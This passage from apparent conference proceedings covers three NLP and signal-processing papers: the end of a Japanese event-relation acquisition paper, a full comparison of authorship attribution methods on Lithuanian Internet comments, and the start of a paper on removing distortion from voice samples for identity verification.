	MP	0.44	0.46	0.46
	MPW	0.56	0.60	0.48

applying the methods to various domain corpora in future work.

## V. CONCLUSION

We have described our method to acquire event relations with high coverage even from a limited size of knowledge sources. We extended the existing baseline method that relies only on direct dependency relation between events and proposed the method that leverages various dependency patterns co-occurring with event relations. We evaluated our method on a general newspaper corpus in Japanese and found that our method can acquire a larger amount of event relations while keeping higher precision compared with the baseline method. The results also show that our method suppresses decrease of precision against decrease of corpus size and it can acquire reliable relation instances efficiently from a limited size of corpus. In future work, we plan to apply the method to various domain corpora and demonstrate the effectiveness of the acquired knowledge for applications such as probabilistic inference.

## REFERENCES

- [1] S. Abe, K. Inui, and Y. Matsumoto, "Two-phased event relation acquisition: coupling the relation-oriented and argument-oriented approaches," in *Proceedings of the 22nd International Conference on Computational Linguistics (COLING)*, 2008, doi: 10.3115/1599081.1599082 pp. 1–8. [Online]. Available: <http://dx.doi.org/10.3115/1599081.1599082>
- [2] T. Chklovski and P. Pantel, "VerbOcean: Mining the web for fine-grained semantic verb relations," in *Proceedings of the 2004 Conference on Empirical Methods in Natural Language Processing (EMNLP)*, vol. 4, 2004, pp. 33–40.
- [3] Q. X. Do, Y. S. Chan, and D. Roth, "Minimally supervised event causality identification," in *Proceedings of the 2011 Conference on Empirical Methods in Natural Language Processing (EMNLP)*, 2011, pp. 294–303.
- [4] C. Hashimoto, K. Torisawa, K. Kuroda, S. De Saeger, M. Murata, and J. Kazama, "Large-scale verb entailment acquisition from the web," in *Proceedings of the 2009 Conference on Empirical Methods in Natural Language Processing: Volume 3-Volume 3*. Association for Computational Linguistics, 2009, pp. 1172–1181.
- [5] D. Lin and P. Pantel, "Dirt - discovery of inference rules from text," in *Proceedings of the seventh ACM SIGKDD international conference on Knowledge discovery and data mining (KDD)*, 2001, doi: 10.1145/502512.502559 pp. 323–328. [Online]. Available: <http://dx.doi.org/10.1145/502512.502559>
- [6] T. Shibata and S. Kurohashi, "Acquiring strongly-related events using predicate-argument co-occurring statistics and case frames," in *Proceedings of the 5th International Joint Conference on Natural Language Processing (IJCNLP)*, 2011, pp. 1028–1036.
- [7] K. Torisawa, "Acquiring inference rules with temporal constraints by using Japanese coordinated sentences and noun-verb co-occurrences," in *Proceedings of Human Language Technology conference / North American chapter of the Association for Computational Linguistics annual meeting (HLT-NAACL)*, 2006, doi: 10.3115/1220835.1220843 pp. 57–64.
- [8] H. Weisman, J. Berant, I. Szepietor, and I. Dagan, "Learning verb inference rules from linguistically-motivated evidence," in *Proceedings of the 2012 Joint Conference on Empirical Methods in Natural Language Processing and Computational Natural Language Learning (EMNLP-CoNLL)*, 2012, pp. 194–204.
- [9] C. Hashimoto, K. Torisawa, J. Kloeitner, M. Sano, I. Varga, J.-H. Oh, and Y. Kidawara, "Toward future scenario generation: Extracting event causality exploiting semantic relation, context, and association features," in *Proceedings of the 52nd Annual Meeting of the Association for Computational Linguistics (ACL)*, 2014, pp. 987–997.
- [10] J. Kloeitner, K. Torisawa, C. Hashimoto, and J.-H. Oh, "Large-scale acquisition of entailment pattern pairs by exploiting transitivity," in *Proceedings of the 2015 Conference on Empirical Methods in Natural Language Processing (EMNLP)*, 2015, pp. 1649–1655.
- [11] N. Chambers and D. Jurafsky, "Unsupervised learning of narrative event chains," in *Proceedings of the 46th Annual Meeting of the Association for Computational Linguistics (ACL)*, vol. 94305, 2008, pp. 789–797.
- [12] —, "Unsupervised learning of narrative schemas and their participants," in *Proceedings of Joint conference of the 47th Annual Meeting of the Association for Computational Linguistics and the 4th International Joint Conference on Natural Language Processing of the Asian Federation of Natural Language Processing (ACL-IJCNLP)*, 2009, doi: 10.3115/1690219.1690231 pp. 602–610.
- [13] K. Pichotta and R. J. Mooney, "Statistical script learning with multi-argument events," in *Proceedings of the 14th Conference of the European Chapter of the Association for Computational Linguistics (EACL)*, vol. 14, 2014, doi: 10.3115/v1/e14-1024 pp. 220–229.
- [14] M. Granroth-Wilding and S. Clark, "What happens next? event prediction using a compositional neural network model," in *Proceedings of the Thirtieth AAAI Conference on Artificial Intelligence (AAAI)*, 2016, pp. 2727–2733.
- [15] K. Pichotta and R. J. Mooney, "Learning statistical scripts with lstm recurrent neural networks," in *Proceedings of the 30th AAAI Conference on Artificial Intelligence (AAAI)*, 2016, pp. 2800–2806.
- [16] S. Abe, K. Inui, and Y. Matsumoto, "Acquiring event relation knowledge by learning cooccurrence patterns and fertilizing cooccurrence samples (in Japanese)," *Journal of Natural Language Processing*, vol. 16, no. 5, pp. 79–100, 2009, doi: 10.5715/jnlp.16.5\_79. [Online]. Available: [http://dx.doi.org/10.5715/jnlp.16.5\\_79](http://dx.doi.org/10.5715/jnlp.16.5_79)
- [17] P. Pantel and D. Ravichandran, "Automatically labeling semantic classes," in *Proceedings of Human Language Technology conference / North American chapter of the Association for Computational Linguistics annual meeting (HLT-NAACL)*, vol. 4, 2004, pp. 321–328.
- [18] T. Kudo and Y. Matsumoto, "Japanese dependency analysis using cascaded chunking," in *Proceedings of the Conference on Computational Natural Language Learning (CoNLL-2002)*, 2002, doi: 10.3115/1118853.1118869 pp. 63–69. [Online]. Available: <http://dx.doi.org/10.3115/1118853.1118869>





# A Comparison of Authorship Attribution Approaches Applied on the Lithuanian Language

Jurgita Kapociūtė-Dzikiene  
Faculty of Informatics,  
Vytautas Magnus University,  
Vileikos str. 8, LT-44404 Kaunas, Lithuania  
Email: jurgita.kapociute-dzikiene@vdu.lt

Algimantas Venčkauskas, Robertas Damaševičius  
Faculty of Informatics,  
Kaunas University of Technology,  
Studentų str. 50, LT-51368 Kaunas, Lithuania  
Email: {algimantas.venckauskas, robertas.damasevicius}@ktu.lt

**Abstract**—This paper reports comparative authorship attribution results obtained on the Internet comments of the morphologically complex Lithuanian language. We have explored the impact of machine learning and similarity-based approaches on the different author set sizes (containing 10, 100, and 1,000 candidate authors), feature types (lexical, morphological, and character), and feature selection techniques (feature ranking, random selection). The authorship attribution task was complicated due to the used Lithuanian language characteristics, non-normative texts, an extreme shortness of these texts, and a large number of candidate authors. The best results were achieved with the machine learning approaches. On the larger author sets the entire feature set composed of word-level character tetra-grams demonstrated the best performance.

## I. INTRODUCTION

MOST comments or forum posts on the Internet are written anonymously. Due to anonymity people can freely share their thoughts, but cannot feel protected from the negative behavior or cybercrimes. Protective mechanisms (monitoring IP addresses or requesting to register and submit personal data) are not always reliable enough: perpetrators change their IP addresses, use different pseudonyms, or route WebPages through proxy servers. However, even in such complicated situations, the identity can still be disclosed from the existing “stilometric fingerprint” unique to each individual [1].

Apart from the handwriting analysis [2], the textual authorship analysis covers very different applications: author profiling, authorship verification, plagiarism detection, etc. However, in this research we are focusing on the Authorship Attribution (AA) problem which has to detect who of the candidate authors is a real author of some anonymous text document. AA is one of the earliest problems in Computational Linguistics: the oldest attempts were restricted to attributing of the disputed long and homogeneous literary texts to one of few known authors. In the recent decades AA drifted towards practical applications: it copes with the huge number of candidate authors, extremely short texts, limited training data and for all these reasons AA is often called “needle-in-a-haystack” problem [3].

In this research we are solving the AA task using a corpus composed of the Lithuanian Internet comments. Although the corpus does not contain texts produced by convicted cyber criminals, it can perfectly serve for various experiments aimed

at detecting authors’ style characteristics. The aim of the paper is to determine the best approaches (in terms of the attribution paradigm, the feature type, and the feature selection technique) for the different author set sizes, containing 10, 100, or 1,000 candidate authors. The problem is complicated due to several reasons: 1) very short texts, covering a wide range of topics; 2) the morphologically and vocabulary rich Lithuanian language; 3) non-normative texts; 4) there are no recommendations what could work the best for our solving task. Consequently this research aims at finding the best solutions for the Lithuanian language. Moreover, we anticipate that these solutions could be also useful for the other Baltic or Slavic languages, sharing similar characteristics.

## II. RELATED WORK

The statistical methods used to tackle AA tasks can be grouped into two main paradigms: machine learning and similarity-based<sup>1</sup>. The comprehensive review of these methods and various feature types is presented in [4].

The majority of AA research works are carried out on a small number of candidate authors (up to few dozens) and even findings obtained from comparative experiments are very controversial due to the different experimental conditions (languages, datasets, author sets, etc.). Whereas, the comparative experiments tackling “needle-in-the-haystack” problems often claim the superiority of similarity-based approaches (e.g., [5], [6]). However, such experiments are rather rare: i.e., most often methods are chosen and applied without any considerations. Further we will focus on the influential research works dealing with at least one thousand candidate authors.

The experiments described in [7] are carried out on the Twitter corpus: the introduced “flexible patterns” (taking into account the surrounding information around function words) significantly outperform other feature types based solely on word or character n-grams with SVM. The work in [8] is addressing the open-class issue and deals with the blog dataset of 10,000 authors. It tests a combined similarity-based and machine learning technique on 3 text representation types: tf-idf on content words, tf-idf on various stylistic features, and

<sup>1</sup>Despite by the nature similarity-based approaches are the part of machine learning, they are distinguished and discussed separately in many AA works.

idf on content words. The similarity-based part of this hybrid approach ranks authors according to the cosine values and afterwards the top-rank pair (composed of the anonymous text and the most likely author) is tested on the meta-learning SVM classifier. The high precision in [9], [10], [11] is achieved using the cosine similarity-based technique aggregating several attribution decisions, taken on the different randomly selected subsets of character tetra-grams. These researchers, experimenting with 10,000 blog writers, are also addressing the open-class issue. The research in [12] solves the AA task on the Japanese microblogs of 10,000 authors with the cosine similarity-based approach and character-level n-grams (with n equal to 1, 2, and 3). Adopted three new techniques –in particular, the combined selection for the training dataset, the biased weighting scheme for n-grams, and the part-of-speech tag combined n-grams– assure both the relatively high precision and the short execution time. Another task of 19,000 blog writers is successfully tackled with the Latent Dirichlet Allocation (LDA) technique by measuring the distances between the LDA-based representations (as mixtures of topics) in the anonymous text and in training text samples. The authors of this research [13] claim that offered similarity-based technique applied on the author profiles with enough training data even yields state-of-the-art performance. The authors in [6] are dealing with 100,000 blog writers. They explored 3 different classifiers (SVMs, Naïve Bayes, and Regularized Least Squares Classification) and, in addition, estimated the confidence of their outputs – in particular, measured the difference between the best two matching classes, ran several classifiers, and presented the final AA decision only if they agreed.

Unfortunately the surveyed research works offer no research-based recommendations for the morphologically rich, highly inflective, derivationally complex non-normative Lithuanian language. Despite for the Lithuanian language there are done: 1) lots of descriptive research works (e.g., [14], [15]); 2) some experiments with machine learning (carried out on parliamentary transcripts or forum posts of only 100 candidate authors) [16] or similarity-based approaches (using very limited training data) [17]; these findings do not guarantee the best results for our solving AA task. Our aim is at performing the comparative investigation and at finding the best method, feature type, and feature selection technique for our AA task (with 10, 100, and 1,000 candidate authors) on the corpus of the Lithuanian Internet comments.

### III. THE CORPUS

The created corpus<sup>2</sup> is composed of the Lithuanian Internet comments.

The texts of authors were selected in the way not to get the topic-per-author distribution. Some author was included into the corpus only if all his/her comments were written under the same unique pseudonym and IP address (both considered as a single unit), but not included if 1) his/her pseudonym

was used under several IP addresses; 2) more pseudonyms were used under the same IP address. The aim was to reduce the risk of disputed authorship and to get as clean corpus as possible. Although some exceptions (when the same author is writing under several separate IP addresses using different pseudonyms) may still occur, we anticipate they are rare enough to have the significant impact.

During pre-processing all recognized non-Lithuanian characters and reply messages were filtered out, meta information about the author and his/her posts was also eliminated, comments shorter than 30 symbols were excluded.

The most important characteristics about the composed corpus, depending on the different author set sizes (experimentally investigated in this paper) are given in Table I. The authors with the largest number of texts were selected to form the author sets of 10 and 100 candidate authors. The average texts/per author distribution is  $\sim 155$ , but the corpus is unbalanced: i.e., text samples per author varies from only 39 to 2,837. 13 authors have more than 1,000 texts, 575 authors have less than 100, and only 12 authors have the least number of texts. The random ( $\sum_j P^2(c_j)$ ) and majority ( $\max(P(c_j))$ ) baselines (where  $P(c_j)$  is the probability of some author  $c_j$  obtained by dividing a number of texts written by particular  $c_j$  from all number of texts in the corpus) must be exceeded that the AA method could be considered appropriate.

There is no consensus about the minimal text length appropriate for the AA tasks: some researchers claim 2,500 words is optimal [18], others achieve reasonable results with  $\sim 60$  [19]. In our task we have to deal with extremely short texts where an average length ranges from  $\sim 20$  to  $\sim 26$  tokens. Besides we are dealing with the sparse non-normative texts full of out-of-vocabulary words, abbreviations, missing diacritics (where Lithuanian letters having the diacritic marks are replaced with the corresponding Latin equivalents), diminutives, etc.

TABLE I  
CHARACTERISTICS OF THE LITHUANIAN INTERNET COMMENT CORPUS.

Number of authors	10	100	1,000
Number of texts	14,443	63,131	155,078
Number of tokens (letters & digits)	289,462	1,511,823	4,068,231
Average text length (in tokens)	20.042	23.947	26.233
<b>Classification accuracy baselines</b>			
<i>Random baseline</i>	0.001	0.002	0.003
<i>Majority baseline</i>	0.018	0.018	0.018

### IV. CLASSIFICATION APPROACHES

In this research we have explored the following approaches:

- *Support Vector Machine* (SVM) (introduced in [20]), which efficiently handles the high dimensional feature spaces, the sparseness of the feature vectors, and does not perform an aggressive feature selection. In our experiments we selected Sequential Minimal Optimization (SMO) algorithm with the polynomial kernel implementation in WEKA, version 3.8 [21] and all remaining parameters were set to their default values.

<sup>2</sup>The corpus can be downloaded from [http://dangus.vdu.lt/~jkd/wp-content/uploads/2015/04/INT\\_KOMENTARAI\\_INDV2.7z](http://dangus.vdu.lt/~jkd/wp-content/uploads/2015/04/INT_KOMENTARAI_INDV2.7z).

- *Naïve Bayes Multinomial* (NBM) (introduced in [22]) which is often selected due to simplicity, low data storage resources, the fast processing, robustness to cope with the large number of features having equal significance. We used implementation in WEKA with the default parameter values.
- *Similarity-based approach* (SB) with cosine measure [23]. In this paper we explore a simple similarity-based approach with the top  $N$  ranked features (SB-TopN) and the approach based on the randomized feature sets (introduced in [9]) (SB-RFS). The SB-RFS technique is adjusted to cope with very concise texts; performs especially well on a small number of features, because the final attribution decision incorporates the generalized results of several decisions obtained during a few iterations. In our experiments we used SB-TopN and SB-RFS implementations presented in [17].

## V. FEATURE EXTRACTION

In our research we have investigated the impact of the most popular and the most accurate feature types (for the statistics see Table II):

- *lex* – a bag-of-words. In our corpus we do not have topic-per-author distribution, therefore this feature type can be used without any risk to get topic classification instead of AA.
- *lem* – a morphological feature type based on the word lemmas. This type is usually recommended for the highly inflective languages. The texts were lemmatized using “Lemuoklis” [24].
- *chr4* – a character feature type based on the word-level tetra-grams. This type was superior to the other types in the topic classification task for the Lithuanian language [25].

Lemmas and character features decrease the sparseness of the feature vectors (see Table II): the lower the sparseness is, the more robust classifier is created. The sparseness can also be reduced with the selection of the most relevant features, therefore in our experiments we investigated the following feature selection techniques:

- *Whole set of features* – i.e., we used the entire set of all  $N$  available features (presented in Table II). This technique was tested with SVM, NBM, and SB-TopN methods.
- *Feature ranking and selection of top  $N$* . All features were ranked according to their chi-square values and afterwards the top  $N$  were chosen to form the new set. In our experiments we have investigated  $N = 30,000$ , because this value was proved to be minimum but optimal in the similar AA experiments [17]. We have explored this technique with SVM, NBM, and SB-TopN.
- *Random selection of features with a fixed size  $N$* . The  $N$  features (with  $N = 30,000$ ) were randomly selected from the whole feature set. The random selection was done in  $K = 20$  iterations with SB-RFS method. The final attribution decision was based on the majority vote of attribution decisions obtained in all  $K$  iterations.

TABLE II  
FEATURE TYPES IN THE CORPUS OF THE LITHUANIAN INTERNET COMMENTS.

Feature type	Number of features		
	10 authors	100 authors	1,000 authors
<i>lex</i>	56,064	172,257	315,590
<i>lem</i>	39,498	109,935	201,469
<i>chr4</i>	40,855	78,773	119,008

## VI. EXPERIMENTAL SET-UP AND RESULTS

The experiments were carried out on the stratified corpus (described in Section III). Instances were selected for the training (of 80%) and testing (of 20%) sets. The same training/testing sets were used in all our experiments exploring different methods (see Section IV), feature types, and feature selection techniques (see Section V).

The experiments were evaluated using *accuracy* and *f-score* (averaged over different classes) performance measures. We also performed the McNemar test (with the significance level of 95%) to check if the differences between observed results are statistically significant.

The results obtained on the datasets with 10, 100, 1000 candidate authors are presented in Fig. 1, Fig. 2, Fig. 3, respectively. *Accuracy* and *f-score* values are presented in white and gray columns, respectively. The first two columns of the *accuracy* and the *f-score* present the results achieved on the entire feature set, the second two – on 30,000 features (with SB-RFS all results are obtained with 30,000 features). The dashed line indicates the higher one of the random and majority baselines.

## VII. DISCUSSION

Not all results are reasonable: i.e., the *accuracy* on the token lemmas (*lem*) with SB-RFS is below the majority baseline (equal to 0.018).

The similarity-based approaches are outperformed with machine learning in all our datasets of 10, 100, 1,000 candidate authors. The differences between *lex* + SB-RFS and 30,000 *lem* + NBM on 10 candidate authors and the differences between entire *chr4* + SB-TopN and 30,000 *lem* + NBM on 100 candidate authors are statistically significant with the probability density function  $p \ll 0.05$ . Whereas, the difference between entire *chr4* + SB-TopN and 30,000 *lem* + NBM on 1,000 candidate authors is not statistically significant with marginal  $p = 0.05$ . Since the NBM method and the similarity-based approaches maintain similar performance levels on the largest dataset, SVM is obviously superior to any similarity-based technique in any dataset ( $p \ll 0.05$ ). However, similarity-based approaches can still be suitable with the larger author sets. The superiority of SVM compared to the similarity-based methods with the increase of the candidate authors is declining and probably some breaking point can be reached. These investigations are already in our future plans.

If SVM is obviously superior to NBM, the similarity-based approaches produce very controversial results: *lex* + SB-RFS, entire *lex* + SB-TopN, entire *chr4* + SB-TopN are the best




Fig. 1. The influence of the selected approach on the results with 10 candidate authors.




Fig. 2. The influence of the selected approach on the results with 100 candidate authors.




Fig. 3. The influence of the selected approach on the results with 1,000 candidate authors.

approaches on the datasets containing 10, 100, and 1,000 candidate authors, respectively. Due to these findings is hard to say which similarity-based method is actually the best.

The important findings lie in the analysis of the various feature representation types. *lem* and *chr4* types give the best results with NBM; with SVM is difficult to determine the best type (because differences in the accuracies between different feature types are not statistically significant); *lex* is the best type with the similarity-based methods on the dataset of 10 candidate authors. *chr4* type gives the best results with NBM and SVM; with the similarity-based methods is difficult to determine the best type on the dataset of 100 candidate authors. *lex* and *chr4* types are the best with NBM; *chr4* type is the best with SVM; and marginally the best with the similarity-based approaches on the dataset with 1,000 candidate authors. Thus, summarizing all these findings it can be concluded that the best feature type (especially on the larger author sets) is character tetra-grams (*chr4*). Morphological tools are helpless on the non-normative texts, but character features are robust to deal with the morphologically complex languages by capturing the patterns of complex inflection morphology intrinsically.

The restriction of the feature set size to 30,000 features speeds up the calculation time, but, statistically significant degrades the accuracy, except with the SB-RFS method.

### VIII. CONCLUSIONS AND FUTURE WORK

The main contribution of this research is a comparative study of AA approaches (machine learning, similarity-based), feature types (lexical, morphological, character), feature selection techniques (whole set, feature ranking, random selection) and the author set sizes (of 10, 100, and 1,000 candidate authors) on non-normative Internet comments using the morphologically complex Lithuanian language.

The best results were achieved with the machine learning approaches; on the larger author sets the word-level character tetra-grams with the whole set of features demonstrated the best performance.

The obtained authorship attribution results are low enough to encourage us to continue seeking for the better solutions. In the future research we also plan to experiment with the larger authors sets and with the other types of non-normative texts.

### ACKNOWLEDGMENT

The authors acknowledge the contribution of the project “Lithuanian Cybercrime Centre of Excellence for Training, Research and Education”, Grant agreement No. HOME/2013/ISEC/AG/INT/400005176, co-funded by the Prevention of the Fight against Crime Programme of the EU.

### REFERENCES

- [1] H. Van Halteren, R. H. Baayen, F. Tweedie, M. Haverkort, and A. Neijt. New Machine Learning Methods Demonstrate the Existence of a Human Stylome. *Journal of Quantitative Linguistics*, vol. 12, 2005, pp. 65–77.
- [2] D. Połap, and M. Woźniak. Flexible Neural Network Architecture for Handwritten Signatures Recognition. *International Journal of Electronics and Telecommunications*, vol. 62, no. 2, 2016, pp. 197–202.
- [3] M. Koppel, J. Schler, and Sh. Argamon. Computational Methods in Authorship Attribution. *Journal of the American Society for Information Science and Technology (JASIST)*, vol. 60, no. 1, 2009, pp. 9–26.
- [4] E. Stamatatos. A Survey of Modern Authorship Attribution Methods. *Journal of the Association for Information Science and Technology*, vol. 60, no. 3, 2009, pp. 538–556.
- [5] K. Luyckx, and W. Daelemans. Authorship Attribution and Verification with Many Authors and Limited Data. *Proceedings of the 22Nd International Conference on Computational Linguistics*, vol. 1, 2008, pp. 513–520.
- [6] A. Narayanan, H. Paskov, N. Z. Gong, J. Bethencourt, E. Stefanov, E. Ch. R. Shin, and D. Song. On the Feasibility of Internet-Scale Author Identification. *Proceedings of the 2012 IEEE Symposium on Security and Privacy*, 2012, pp. 300–314.
- [7] R. Schwartz, O. Tsur, A. Rappoport, and M. Koppel. Authorship Attribution of Micro-Messages. *Empirical Methods in Natural Language Processing*, 2013, pp. 1880–1891.
- [8] M. Koppel, J. Schler, Sh. Argamon, and E. Messeri. Authorship Attribution with Thousands of Candidate Authors. *Proceedings of the 29th Annual International ACM SIGIR Conference on Research and Development in Information Retrieval*, 2006, pp. 659–660.
- [9] M. Koppel, J. Schler, and Sh. Argamon. Authorship attribution in the wild. *Language Resources and Evaluation*, vol. 45, no. 1, 2011, pp. 83–94.
- [10] M. Koppel, J. Schler, and Sh. Argamon. Authorship Attribution: What’s Easy and What’s Hard? *Journal of Law & Policy*, vol. 21, 2013, pp. 317–331.
- [11] M. Koppel, J. Schler, Sh. Argamon, and Y. Winter. The “Fundamental Problem” of Authorship Attribution. *English Studies*, vol. 93, no. 3, 2012, pp. 284–291.
- [12] S. Okuno, H. Asai, and H. Yamana. A Challenge of Authorship Identification for Ten-Thousand-scale Microblog Users. *IEEE International Conference on Big Data*, 2014, pp. 52–54.
- [13] Y. Seroussi, I. Zukerman, and F. Bohnert. Authorship Attribution with Latent Dirichlet Allocation. *Proceedings of the Fifteenth Conference on Computational Natural Language Learning*, 2011, pp. 181–189.
- [14] G. Žalkauskaitė. *Idiolekto požymiai elektroniniuose laiškuose. [Idiolect signs in e-mails]*, Vilnius University, Lithuania. PhD thesis, 2012 (in Lithuanian).
- [15] A. Venčkauskas, R. Damaševičius, R. Marcinkevičius, and A. Karpavičius. Problems of Authorship Identification of the National Language Electronic Discourse. *ICIST 2015: 21st International Conference on Information and Software Technologies*, 2015, pp. 415–432.
- [16] J. Kapočiūtė-Dzikiene, L. Šarkutė, and A. Utkā. The Effect of Author Set Size in Authorship Attribution for Lithuanian. *NODALIDA: 20th Nordic Conference of Computational Linguistics*, 2015, pp. 87–96.
- [17] J. Kapočiūtė-Dzikiene, A. Utkā, and L. Šarkutė. Authorship Attribution of Internet Comments with Thousand Candidate Authors. *ICIST 2015: 21st International Conference on Information and Software Technologies*, 2015, pp. 433–448.
- [18] E. Maciej. Does size matter? Authorship attribution, small samples, big problem. *Digital Scholarship in the Humanities*, vol. 30, no. 1, 2013, pp. 167–182.
- [19] K. Luyckx. Authorship Attribution of E-mail as a Multi-Class Task. *CLEF 2011 Labs and Workshop, Notebook Papers*, (eds.) V. Petras and P. Forner and P. Clough, 2011.
- [20] C. Cortes, and V. Vapnik. Support-Vector Networks. *Machine Learning*, vol. 20, no. 3, 1995, pp. 273–297.
- [21] M. Hall, E. Frank, G. Holmes, B. Pfahringer, P. Reutemann, and I. H. Witten. The WEKA Data Mining Software: An Update. *SIGKDD Explorations*, vol. 11, no. 1, 2009, pp. 10–18.
- [22] D. D. Lewis, and W. A. Gale. A Sequential Algorithm for Training Text Classifiers. *17th Annual International ACM-SIGIR Conference on Research and Development in Information Retrieval*, 1994, pp. 3–12.
- [23] G. Salton, and Ch. Buckley. Term-weighting Approaches in Automatic Text Retrieval. *Information Processing & Management*, vol. 24, no. 5, 1988, pp. 513–523.
- [24] V. Daudaravičius, E. Rimkutė, and A. Utkā. Morphological annotation of the Lithuanian corpus. *Proceedings of the Workshop on Balto-Slavonic Natural Language Processing: Information Extraction and Enabling Technologies (ACL’07)*, 2007, pp. 94–99.
- [25] J. Kapočiūtė-Dzikiene, F. Vaassen, W. Daelemans, and A. Krupavičius. Improving Topic Classification for Highly Inflective Languages. *Proceedings of 24th International Conference on Computational Linguistics (COLING 2012)*, 2012, pp. 1393–1410.





# Extraction of specific data from a sound sample by removing additional distortion

Dawid Połap

Institute of Mathematics

Silesian University of Technology

Kaszubska 23, 44-100 Gliwice, Poland

Email: Dawid.Polap@polsl.pl

**Abstract**—Correct identity recognition based on a voice sample must deal with many problems such as too big or small distance from the microphone, noise or abnormal voice. Hoarseness, coughing or even stuttering can also be encountered as disturbance of the voice. Research on new aspects of intelligent processing for voice brings possibilities to use intelligent methods to increase efficiency in processing and quality of record. In this paper, a spectrogram analysis for the detection of specific data and remove these distortions in the sample is presented. The proposed solution has been tested and discussed for real use in identity verification systems.

## I. INTRODUCTION

VOICE and sound are present in digital form which is used in multimedia systems and various aspects of computer processing. Sound signal analysis finds many uses in practical applications such as identity verification or even analysis of specific commands used for controlling different hardware. This is the main motor for signal research to allow quick and accurate signal analysis and good data extraction. For this purpose, different tools are used like statistical artificial intelligence techniques. Sound analysis is very often associated with the processing of sound files or even images. In [1], the idea of using heuristic algorithms in conjunction with the neural classifier has been introduced as a tool for identity verification process. Again in [2], the authors presented the use of modified mellin transform for detection of selected voice disorders.

